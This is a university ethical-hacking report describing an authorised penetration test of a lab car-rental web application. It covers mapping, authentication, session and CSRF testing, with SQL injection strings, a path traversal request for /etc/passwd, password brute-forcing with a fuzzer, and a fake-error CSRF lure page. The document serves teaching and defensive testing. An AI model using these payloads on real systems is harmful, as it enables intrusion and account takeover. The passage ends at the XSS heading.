Web Application Security Investigation
Mairi McQueer: 1700231

CMP319 - Ethical Hacking 2

BSc Ethical Hacking
17th December 2019

Abstract

In this report, looking into Astley Car Rental's web application, the Web Hacker's Handbook's methodology was used in order to investigate and exploit any vulnerabilities. Not all sections of this methodology were relevant to this particular website but the following areas were investigated; visible and hidden content, technologies used, the authentication mechanisms, session management, access controls, SQL Injection (SQLI), Cross-Site Scripting (XSS), input vulnerabilities and logic flaws.
The results gathered from this methodology and looking through the source code provided afterwards detail a number of vulnerabilities, some having a potentially severe impact on the organisation if exploited. The most pressing potential exploits on this web application are; HTTP being used exclusively throughout the entire application, x-frame-options are not included in any files and the lack of effective SQLI countermeasures. There are other vulnerabilities within this application but these are considered, by the investigator, to be both the highest risk of being exploited and having the greatest impact to the business and their stakeholders. An additional, partial, examination of the changes made to this application is also recommended to ensure it's and the users' data's security.

Contents

1 Introduction

1.1 Background

According to some studies almost two billion people shop online, *(Statista, 2018)* meaning that without a working online presence an organisation will be shutting itself out of the worlds largest marketplace. This year the organisation EdgeScan released a document titled Vulnerability Statistics Report. *(Edgescan, 2019)* This report details Common Vulnerabilities and Exposures (CVE)'s discovered on web applications and networks assessments that they remediated as a fullstack vulnerability management company. This data gathered from EdgeScan's client assessment shows that around one fifth of application vulnerabilities discovered are either critical or high risk. According to their findings it takes on average around seventy-seven days to remediate a vulnerability once it has been discovered, with high-risk vulnerabilities taking around sixty-nine days. *(Figure 1)*




Figure 1: Graph showing average time to close different vulnerability types

A vulnerability existing on a web application for over two months can cause large amounts of damage to an organisation if this is exploited by malicious users. OWASP Top 10 (2013) List a wide array of high risk vulnerabilities that web applications currently face, such as Injection and Cross-Site Request Forgery (CSRF) attacks. Only one out of these top ten vulnerabilities are labelled difficult to exploit, meaning that owners of these applications need to be exceptionally careful to ensure that their website is secure to avoid an attack as it does not require a hacker of great experience or skill to exploit these and potentially destroy the application. Another reason why having a vulnerable web application is such a problem for organisations is General Data Protection Regulation (GDPR). GDPR is a piece of legislation that requires businesses to take care that customers' and employees' Personally Identifiable Information (PII) is stored correctly and only for as long as required. Under Article 83, if an organisation is found not to be compliant with all of the six GDPR principles it can be fined the highest amount from either 10 million EUR or two percent of global annual revenues for less serious instances and 20 million EUR or four percent of global annual revenues for more serious violations. These fines would be devastating to a smaller company and could with a high likelihood bankrupt them. The findings of EdgeScan and the risk of such severe penalties for a breach highlights why it is so crucial for organisations to make sure that their web applications and servers are secure, especially if they do most of their business online even a few hours offline could cost Astley Car Rentals thousands of pounds in lost revenue.

Astley Car Rentals have requested a web application security investigation of their website, the tester has been given some user credentials and access to their application via a Virtual Machine (VM) of their server.

1.2 Aim

The aim of this investigation is to provide the clients with a comprehensive and clear report on the security of the application. Suggestions for how they could improve their security and data handling will also be provided.

2 Procedure

2.1 Overview of Procedure

For this test the methodology chosen was the one provided in the Web Application Hacker's Handbook. *(Stuttard and Pinto, 2011)* The tester chose this particular methodology over others, such as the Open Web Application Security Project (OWASP) testing guide as the tester preferred the methodology layout. They also decided the order of steps made more logical sense to them, especially since they had already read the book and was familiar with it.The steps that will be carried out are split into twelve categories as listed below:


1. Map the Application's Content
2. Analyse the Application
3. Test Client-Side Controls
4. Test the Authentication Mechanism
5. Test the Session Management Mechanism
6. Test Access Controls
7. Test for Input-Based Vulnerabilities
8. Test for Function-Specific Input Vulnerabilities
9. Test for Logic Flaws
10. Test for Shared Hosting Vulnerabilities
11. Test for Application Server Vulnerabilities
12. Miscellaneous Checks

Although there are twelve categories within this methodology not all of them are applicable to this particular test. Sections ten and eleven are in reference to the server and testing this is outwith the scope given, as a result of this they are not included in the methodology sections below.

2.2 Map the Application's Content

2.2.1 Explore Visible Content

The first step in mapping the application is to passively spider through the application, for this the tester decided to use OWASP ZAP. An alternative tool would be Portswigger's Burp suite, which is used later on in the test but for this part of the methodology ZAP is used instead. The first step was to configure the browser to forward all of it's traffic to ZAP, as Mozilla Firefox is being used for the investigation this was done by going to Open Menu, Edit, Preferences then Network Proxy, selecting Manual Proxy Configuration and changing the Internet Protocol (IP) address to 127.0.0.1 and the port number to 8080. *(Figure 2)*


Connection Settings

Configure Proxy Access to the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration]

HTTP Proxy 127.0.0.1 Port 8080

Use this proxy server for all protocols

SSL Proxy Port 0


FTP Proxy Port 0

SOCKS Host Port 0

SOCKS v4 [✓ SOCKS v5]

Figure 2: Firefox Proxy Setup

Then OWASP ZAP was opened and manual scan was selected, the IP address for the website was entered, 192.168.1.20, the browser was launched and the tester went through the application trying to click as many links as possible. This is in order to explore all the publicly facing application content.*(Figure 3)*


File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
https://tracking-protection.cdn.mozilla.net
https://shavar.services.mozilla.com
https://fonts.googleapis.com
http://192.168.1.20
History
Search
Alerts
Output
Spider
Active Scan
WebSockets
Channel: -- All Channels --
Filter:OFF

Manual Explore

This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.

The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.

URL to explore: http://192.168.1.20 Select...


Enable HUD: ✓

Explore your application: Launch Browser Firefox

You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.

Figure 3: OWASP ZAP Manual Scan

Once the tester was satisfied that the content was sufficiently mapped from this perspective, they then decided to run an active spider to find any content that had been missed. This was done by going back to the OWASP ZAP application, selecting automated scan and waiting for it to complete it's mapping of Astley Car Rental's website. *(Figure)* Once this tool had reached completion the list of URLs were exported to a text file to compare to their passive spider's results. This was also done to allow the tester to digest the content in order to assist in further testing.



This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically given permission to test.


URL to attack: http://192.168.1.20
Use traditional spider: ✓
Use ajax spider: ☐ with Firefox Headless
Progress: Not started

Figure 4: OWASP ZAP Automated Scan

Credentials were supplied to the tester in order to access all aspects of the webpage available to an ordinary user. The tester also created an account of their own in order to compare the access levels of the two accounts. This secondary account was 'mairi@mairi.com' with a mobile number of 0123456789 and a password of 'mairi'

2.2.2 Discover Hidden Content


http://192.168.1.20/robots.txt was investigated in order to locate any hidden content that the previous two spiders could not locate. Robots.txt is a file included on a web application that details any content that should be ignored by passive spiders or search engines. This content is normally hidden for a reason as it may contain information about the application or lead to administrator portals. *(Figure 4)*



```
User-agent: *
Disallow: /info.php
```

Figure 5: http://192.168.1.20/robots.txt

As a precaution, encase the spiders and robots.txt did not locate all the web objects, the tool DIRB was ran by using the command **dirb http://192.168.1.20** as shown in *Figure*. DIRB is an active scanner, looking for both hidden and public facing web objects. It however can put a strain on a web server as it is making a large amount of requests for an extended period of time as it enumerates through a word list. As this was on a VM the tester did not have to be as careful but were this a live machine precautions would have to be taken to ensure that a Denial of Service (DoS) attack would not inadvertently be performed.



```
root@kali:/usr# dirb http://192.168.1.20

-----------------
DIRB v2.22
```


Figure 6: DIRB Command

As this revealed very little that was not already known, it was decided that the tool Dirbuster should be used on the same IP address using a word list. Dirbuster is a GUI version of DIRB and allowed the tester view the results in a more manageable format. Dirbuster was given the application's IP address and a word list then the thread count was put to 100.

2.3 Analyse the Application

2.3.1 Identify Technologies Used

The tool Network Mapper (Nmap) was used to gather information on the server, this was done using the command **nmap 192.168.1.20**. Nmap is an open source scanner used to gather more information about devices on a network.




```
root@kali:~# nmap 192.168.1.20
Starting Nmap 7.80 ( https://nmap.
Nmap scan report for 192.168.1.20
Host is up (0.000082s latency).
```

Figure 7: Nmap Scan Command

In order to gather information about the server itself the tool Nikto was used. Nikto is a tool that scans a web server for vulnerabilities and gives information about the configuration and the technologies being used.
nikto -h http://192.168.1.20 was ran, -h stands for host and is followed by the URL of the web application to scan. http://192.168.1.20/info.php was then examined to gather more information on what web server is being used and other important information about the application, such as the technologies being used.

2.4 Test Client-Side Controls

Burp suite was used for this section by configuring the web browser, in the same was as above for OWASP Zap, and then going to proxy, ensuring that intercept is on and finally logging into the application to see what information is sent. Once the data was captured the tester went to Actions and then Send to Repeater. *(Figure 8)*This was done to allow multiple test cases to be ran without having to log out and reload the page again. Each field, from the login form, was then altered individually and sent in order to investigate the role within the transmission.



```
POST /page.php?type=/../etc/passwd HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/page.php?type=/../etc/passwd
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: PHPSESSID=1adrk78gesemvjg30h5pe411f6
Connection: close
Upgrade-Insecure-Requests: 1

email=hacklab%40hacklab.com&password=hacklab&login=Login
```

```
HTTP/1.1 200 OK
Date: Mon, 02 Dec 2019 18:28:55 GMT
Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
Content-Length: 16013


<!DOCTYPE HTML>
<html lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width,initial-scale=1">
<meta name="keywords" content="">
<meta name="description" content="">
<title>Car Rental Portal | Page details</title>
<!--Bootstrap -->
<link rel="stylesheet" href="assets/css/bootstrap.min.css" type="text/css">
<!--Custome Style -->
<link rel="stylesheet" href="assets/css/style.css" type="text/css">
<!--OWL Carousel slider-->
<link rel="stylesheet" href="assets/css/owl.carousel.css" type="text/css">
<link rel="stylesheet" href="assets/css/owl.transitions.css" type="text/css">
<!--slick-slider -->
<link href="assets/css/slick.css" rel="stylesheet">
<!--bootstrap-slider -->
<link href="assets/css/bootstrap-slider.min.css" rel="stylesheet">
<!--FontAwesome Font Style -->
<link href="assets/css/font-awesome.min.css" rel="stylesheet">

<!-- SWITCHER -->
```

Figure 8: Burp suite Repeater Page of User Login


2.5 Test the Authentication Mechanism

2.5.1 Test Password Quality

This part of the methodology investigated whether any form of password policy was being implemented in user account creation. As credentials were given at the start numerous test cases were not necessary for determining the password policy as the credentials supplied gave an indicator of the rules. The only two attempted for this stage were a one character password and entering as many characters as the password field would allow, to find if there was a minimum or maximum character limit.

2.5.2 Test Resilience to Password Guessing

By sending multiple incorrect password attempts to the application the aim was to discover any brute forcing countermeasures. Initially the tester sent twenty incorrect password attempts to the page to determine whether there was a point where the page would lock them out. This was then automated using OWASP ZAP, the login data was captured and sent to a fuzzer which was also given a word list containing the correct password at the very end. *(Figure 9)*




```
POST http://192.168.1.20/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: SecretCookie=
InVucHh5bm9AdW5weHluby5wYnoiOjcwNTJwbnE2bzQxNXM0MjcycDE5ODZubjluNTBuN3A
zOjE1NzUzMDI5MjU%3D; PHPSESSID=sgbmq1026t6mgnsct0tjv3ale4
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
```

```
email=hacklab%40hacklab.com&password=hacklab&login=Login
```

L...	Val...	# of...	# of ...
He...	28,...		0

Remove Without Confirmation ✓

Figure 9: OWASP ZAP Fuzzer



Progress: 0: HTTP - http://192.168.1.20/index.php 4% Current fuzzers: 1

Messages Sent: 1284 Errors: 0

Ta...	Message Ty...	Co...	Reason	R...	Size Resp. Hea...	Size Resp. B...	Highest Al...	State	Payloa...
1,273	Fuzzed	200	OK	7...	469 bytes	23,156 bytes			archit...
1,274	Fuzzed	200	OK	6...	469 bytes	23,156 bytes			archit...
1,275	Fuzzed	200	OK	1...	469 bytes	23,156 bytes			archit...
1,276	Fuzzed	200	OK	1...	469 bytes	23,156 bytes			archival
1,277	Fuzzed	200	OK	1...	469 bytes	23,156 bytes			archive
1,278	Fuzzed	200	OK	1...	469 bytes	23,156 bytes			arcing
1,279	Fuzzed	200	OK	9...	469 bytes	23,156 bytes			arclen...
1,280	Fuzzed	200	OK	7...	469 bytes	23,156 bytes			arcsin

Alerts 0 1 5 0 Current Scans 1 0 1110 0 0 0 0 0


Figure 10: OWASP ZAP Fuzzer Running

2.5.3 Test Username Uniqueness

To determine account and specifically username uniqueness the tester attempted to create an account with the same username as their own account and an account with both the same username, phone number and password as Steve Brown's.

2.5.4 Check for Unsafe Distribution of Credentials

The tester investigated the hidden page http://192.168.1.20/includes/oldforgotpassword.php. Using both the default credentials and their own new account credentials the tester attempted to reset the passwords. *(Figure 10)*



Moz
192.168.1.20/includes/oldfor
192.168.1.20/includes/oldforgotpassword.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
×

Password Recovery

Your Email address*

Your Reg. Mobile*

New Password*

Confirm Password*

Reset My Password

For security reasons we don't store your password. Your password will be r

Back to Login

Figure 11: http://192.168.1.20/includes/oldforgotpassword.php

2.6 Test the Session Management Mechanism

2.6.1 Test Tokens for Meanings


Cookies are strings of text that allow the webpage to hold information about a user and their session. Once the SecretCookie was taken from BURP, as shown above, the online tool CyberChef was used to decode this cookie. Assumptions based on commonly used cookie encryption techniques were used in order to decode and understand the information held within the cookie. *(CyberChef, 2019)*

2.6.2 Check Mapping of tokens to Sessions

To determine whether this can be used to access protected content a request for the my-testimonials page was made and by using BURP the SecretCookie was included in that request.

2.6.3 Check for CSRF

CSRF is an attack where a malicious link is sent to a user who is logged in and when they click on it an action is performed, such as their password being changed. The tester attempted this on the webpage given by creating an HTML file. This file when opened has a button that when clicked takes the user to the write a testimonial page and submits one without their knowledge. To obfuscate it's intent some text is displayed to try and convince the user to click the button.



AN ERROR HAS OCCURED

Press submit to send a report to website administrator

Figure 12: Fake Error Page for CSRF

2.7 Test Access Controls


This section is composed mainly of understanding the content of the webpage from the results of previous sections and as so there is little methodology to speak of. This will be discussed further in the results and discussion sections.

2.8 Test for Input-Based Vulnerabilities

2.8.1 Test for SQL Injection

SQLI is an attack on a web application's database that involves SQL queries being used in client-side input fields in order to gather information about or to attack the database. Initially the tester attempted manual SQLI on both the front page login field and the administrator login portal. The following are the queries used:
' OR 1=1–
' OR 8=8–
' OR 8=8;–
" OR 8=8;–
hacklab@hacklab.com" UNION SELECT Table_Name,Column_Name FROM information_schema.columns;–
hacklab@hacklab.com" SELECT sleep(10);–.

Once manual SQLI was unsuccessful the tester ran the command line tool SQLMap. Before this tool was used the tester first gathered the header file for http://192.168.1.20/admin/ by using ZAP, traversing to the page and downloading the header as a text file. The command ran was **sqlmap -r adminheader –dbms=MySQL –tamper=space2comment –tables –level=5**. -r stands for request file and the tester gave it the header file named adminHeader, –dbms specifies the database type, –tamper specifies the tamper file, –tables is requesting specifically the table names and –level is the level of test to perform where five is the maximum number. The tester decided to be as verbose as possible, in reference to the level set, with the administrator portal as it gave the least information from manual SQLI. *(Figure 13)*



```
root@kali:~# sqlmap -r  adminheader --dbms=MySQL --tamper=space2comment --tables --level=5
```

Figure 13: SQLMap of Administrator Login Portal

2.8.2 Test for XSS and other response infections

